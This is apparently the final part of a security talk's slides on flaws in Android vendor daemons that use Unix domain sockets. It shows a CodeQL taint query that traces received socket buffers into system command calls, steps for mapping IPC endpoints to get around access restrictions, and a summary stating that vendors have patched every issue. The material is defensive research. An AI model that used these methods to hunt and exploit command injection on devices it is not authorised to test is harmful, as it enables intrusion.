    override predicate isSource(DataFlow::Node source) {
        | source.asDefiningArgument() instanceof ReceivedBuffer
    }

    Quick Evaluation: isSink
    override predicate isSink(DataFlow::Node sink) {
        | sink.asExpr() instanceof SystemCmd
    }

    Quick Evaluation: isAdditionalTaintStep
    override predicate isAdditionalTaintStep(DataFlow::Node node1, DataFlow::Node node2) {
        | exists(Call call, FunctionAccess facc |
            | call.getTarget().hasName("pthread_create") and
            | node1.asExpr() = call.getArgument(3) and
            | facc = call.getArgument(2) and
            | node2.asParameter() = facc.getTarget().getParameter(0)
    }
}
```


# Bypass Access Restrictions

How to find a path to bypass access restrictions?

- Draw the complete data flow diagram

**Key Point: How to Find both ends of IPC ?**

- Binder
- HWBinder
- UDS



# Bypass Access Restrictions

## Find peers of a given UDS

- <https://stackoverflow.com/questions/11897662/identify-other-end-of-a-unix-domain-socket-connection>

## Find which process can connect to a given UDS

- sesearch (<https://linux.die.net/man/1/sesearch>)

## Find owners and users of binder service

- bindump (<http://newandroidbook.com/tools/bindump.html>)
- rely on debugfs

# 6 Summary

## Conclusion

- UDS are widely used in vendor daemons
- Vendors often ignore their security, because untrusted apps cannot directly access UDS
- Access control policy cannot solve all security problems

## Vulnerability remediation

- All the vendors have worked diligently with us to remediate the security issues
- All vulnerabilities have been fixed and patches are available

## Future work

- More automated analytical methods
- The UDS service is not the end point, it is also an entrance to the driver

# Thanks